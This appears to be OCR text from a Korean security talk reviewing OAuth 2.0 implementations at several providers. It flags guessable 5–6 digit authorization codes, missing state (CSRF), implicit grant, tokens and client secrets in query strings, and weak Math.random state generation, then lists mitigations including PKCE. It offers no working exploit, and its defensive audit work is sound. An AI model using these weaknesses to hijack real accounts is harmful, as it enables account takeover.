1. ~~(취약) Authorization에 쓰이는 authorization code가 충분한 엔트로피를 만족하지 못함, 숫자 5-6자 Guessing하면 어카운트 해킹이 가능~~

   http://****.com/callback.php?code=107401&state=

   패치되었습니다 ^^

2. (권고) Implicit Grant를 지원하기 때문에 쉽게 사용자 토큰이 노출되어 어카운트 하이재킹 가능

   https://developers.daum.net/services/apis/docs/oauth2_0/reference

3. (권고) RESTful API에 Authorization헤더를 사용하지 않고 단순히 쿼리에 access_token을 사용하여 어카운트 하이재킹 가능

   https://developers.daum.net/services/apis/user/v1/show.format

C사

1. Server-side flow (JSP, PHP) - Authorization code 방식

JSP/Servlet, PHP등과 같은 Server-side 프로그래밍으로 인증을 구현할 경우 사용하기 적합한 인증 방식입니다.

01. 인증에 필요한 티스토리의 인증 요청용 URL 2가지

- 인증요청 URL : https://www.tistory.com/oauth/authorize
- access_token 발급 요청 URL : https://www.tistory.com/oauth/access_token


02. 인증 요청 단계 (client -> Tistory)

티스토리에게 최초로 클라이언트(=컨슈머)가 인증을 요청합니다.

- URL : https://www.tistory.com/oauth/authorize
- Parameter : client_id : 등록시 발급받은 client_id
  redirect_uri : 등록시 등록한 redirect_uri
  response_type : "code" 라고 입력
- ex) https://www.tistory.com/oauth/authorize?
  client_id=abcdefghijklmnopqrstuvwxyz&redirect_uri=http://client.redirect.url&response_type=code

scope 와 state 를 사용하지 않음

상식으로 알아보는 Oauth2.0 CSRF



From mixi’s developer blog

C사

2. Client-side flow (Javascript, Desktop app) - Implicit Grant

Javascript 등을 이용해 클라이언트 브라우저등에서만 모든 처리가 이루어지는 요청에 활용할수 있습니다.

01. Authorization 요청 단계 (client -> Tistory)

1) 티스토리에게 최초로 클라이언트(=컨슈머)가 인증을 요청합니다.
2) server-side flow와 비교하면 response_type 의 값만 다릅니다.

- 인증요청 URL : https://www.tistory.com/oauth/authorize
- Parameter : client_id : 등록시 발급받은 client_id
  redirect_uri : 등록시 등록한 redirect_uri
  response_type : "token" 이라고 입력
- ex) https://www.tistory.com/oauth/authorize?
  client_id=abcdefghijklmnopqrstuvwxyz&redirect_uri=http://client.redirect.url&response_type=token

html/javascript 예)

```
<html>
<head>
        <title>Tistory OAuth 2.0 Sample - Example Implicit Grant </TITLE>
</head>
<body>
    <script>
```

C사 정리

1. (취약) state를 사용하지 않아 OAuth2.0상의 CSRF 취약점 존재
2. (권고) scope를 사용하지 않아 클라이언트가 리소스오너의 여러 권한을 오용가능

3. (권고) Implicit Grant를 지원하기 때문에 쉽게 사용자 토큰이 노출되어 어카운트 하이재킹이 가능

http://www.tistory.com/guide/api/oauth

D사

+ Query String

서버에 전송해야 하는 값으로, 요청 URL 뒤에 변수명과 값을 'name=value' 형식으로 명시합니다. 요청 변수가 많으면 '&'로 구분합니다.
요청 변수에는 필수 변수와 선택적 변수가 있습니다.

* 필수 변수
- version: Open API의 버전을 의미하며 'version=1'과 같이 명시

* 선택적 변수
- _method: 'GET', 'POST'만 허용하는 브라우저에서 'PUT', 'DELETE'를 사용하기 위해서는, Http Method를 'POST'로 하고 '_method=DELETE'와 같이 명시하여 'DELETE' 요청
- count: 한 화면에 출력하고자 하는 Record 수
- page: 요청하는 페이지 번호
- HTTP Header를 컨트롤하기 어려운 환경일 경우, 제한적으로 'access_token=토큰값'과 'appKey=키값', format=xml(또는json)을 Query String으로 사용할 수 있음

다음은 Open API를 호출할 때 전달하는 HTTP Common Request Header입니다.

HTTP Header field	설 명	필수 여부
Content-Length	· 헤더를 제외한 메시지 길이를 의미합니다. 자세한 사항은 RFC 2616을 참조하십시오. 예) Content-Length: 320	YES
Content-Type	· Resource의 Content Type을 의미합니다. 사용 시 명시적으로 charset 항목을 utf-8로 지정해줍니다. 예) Content-Type: application/xml; charset=utf-8	YES

D사

+ Javascript 앱 (Implicit 방식 인증, Client-side flow)

Javascript 기반 서비스 유형에서는 보안 상 이유로 Client에 client_secret정보를 저장할 수 없습니다.
따라서 인증 및 권한 요청시 client_secret 정보를 전달 하지 않습니다.

아래의 Endpoint 는 SSL 접속만 허용 합니다. HTTP 접속은 제한 됩니다.

Endpoint	설명
https://oneid.skplanetx.com/oauth/authorize	이 주소는 OAuth 인증 시 최초 접근하게 되는 Endpoint로 요청 후 받게 되는 정보는 Access token입니다.

아래는 인증 시 전달해야 할 파라미터 정보 입니다.

Parameter	Values	설명
client_id	client_id	SK플래닛 개발자센터에 앱등록 시 발급받은 값입니다.
response_type	token	Implicit 방식 인증하는 경우로, 반드시 token으로 입력합니다.
scope	허가받을 resource data set 정보	API를 통해 접근하고자 하는SK planet One ID 또는 서비스 별 ID 사용자의 resource data set으로 여러 scope을 사용 시 콤마(,)로 구분 합니다. 예) T cloud의 사진, 음악, 동영상, 문서정보에 접근하는 경우. scope=tcloud
redirect_uri	결과를 응답 받을 주소	SK플래닛 개발자센터에 앱등록 시 입력한 redirect_uri주소와 동일 한 주소이어야 하며, 인증 요청의 결과를 전달 받을 주소입니다.

D사

+ Web 앱 (Authorization code 방식 인증, server-side flow)

Web 앱 유형에서의 인증과 접근허가는 사용자에게 OAuth 대화창을 제공함으로써 동시에 처리됩니다.
OAuth 대화창을 호출할 때에는 SK플래닛 개발자센터에서 앱을 생성시 발급받은 Client ID와 인증이 완료되었을 때, Authorization code를 전달받을 URL(redirect_uri)을 전달해야 합니다.
아래의 Endpoint는 SSL 접속만 허용 합니다. HTTP 접속은 제한 됩니다.

Endpoint	설명
https://oneid.skplanetx.com/oauth/authorize	이 주소는 OAuth인증 시 최초 접근하게 되는 Endpoint로 요청 후 받게 되는 정보는 Authorization code 입니다.

아래는 인증 시 전달해야 할 파라미터 정보 입니다.

Parameter	Values	설명
client_id	client_id	SK플래닛 개발자센터에서 앱 생성시 발급받은 값입니다.
response_type	code	Authorization code 방식으로 인증하는 경우, 반드시 'code' 로 입력합니다.
scope	허가받을 resource data set 정보	API를 통해 접근하고자 하는 SK Planet One ID사용자의 resource data set으로 여러 scope을 사용 시 콤마(,)로 구분 합니다. 예) T cloud의 사진, 음악, 동영상, 문서정보에 접근하는 경우. scope=tcloud
redirect_uri	결과를 응답 받을 주소	SK플래닛 개발자센터에서 앱 생성시 입력한 redirect_uri주소와 동일 한 주소이어야 하며, 인증 요청의 결과를 전달 받을 주소입니다.

state좀 지원해 주세요 …

D사 정리

1. **(취약) access_token** 뿐만 아니라 **client_secret**인 **appKey**값을 클라이언트가 쿼리스트링으로 전달할수 있게 해서, 클라이언트 구현상에 리스크를 방치, 노출되는 경우 해당 클라이언트와 유저에 크리티컬한 리스크 발생 https://developers.skplanetx.com/develop/getting-start/

2. **(취약) state**를 사용하지 않아 **OAuth2.0 CSRF** 취약성 존재 https://developers.skplanetx.com/apidoc/kor/authentication/?leftAppId=15049184

3. **(권고) Implicit Grant**방식을 제공하여 사용자의 어카운트 하이재킹 가능 https://developers.skplanetx.com/apidoc/kor/authentication/?leftAppId=15049184

E사

1.(권고) javascript의 state제네레이터가 충분히 검증되지 않은 함수를 사용함

http

```
/]/g, function(c) { var r = Math.random()*16|0, v = c === 'x' ? r : (r&0x3|0x8); return v.toString(16); });
```

Web Crypto API인 window.crypto.getRandomValues()를 사용해주세요

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

대책

1. 프로바이더
   a. Authorization code에 충분한 엔트로피를 부가해주자 (32개이상의 ascii문자)
   b. 클라이언트에 state를 꼭 지원해주자
   c. Scope를 적용해서 구체적으로 권한별로 나눠서 지원해주자
   d. URL query에 access_token, client_secret을 허용하지 말자
   e. Implicit grant flow는 허용하지 말자
   f. 웹 클라이언트인 경우 3 legged 로 client secret을 꼭 사용하자
   g. 보안을 더 강화하기 위해 “코드교환을 위한 증거키 스펙” rfc7636등을 적용하자
2. 클라이언트
   a. state를 꼭 사용하고 꼭 클라이언트에서 세션을 검증하자
   b. URL query에 access token, client secret을 사용하지 말자
   c. Implicit grant flow는 사용하지 말자
   d. 오픈 리다이렉터를 제공하지 말자
   e. 적절한 보안을 제공하지 않는 프로바이더는 피하자

Oauth 2.0 시큐리티 확장 소개 (RFC : Proof key)

1.1. Protocol Flow





Figure 2: Abstract Protocol Flow

참고 : RFC7636 https://tools.ietf.org/html/rfc7636

Oauth 2.0 시큐리티 확장 소개 (Mixi's server state)



참고 : http://developer.mixi.co.jp/connect/mixi_graph_api/api_auth/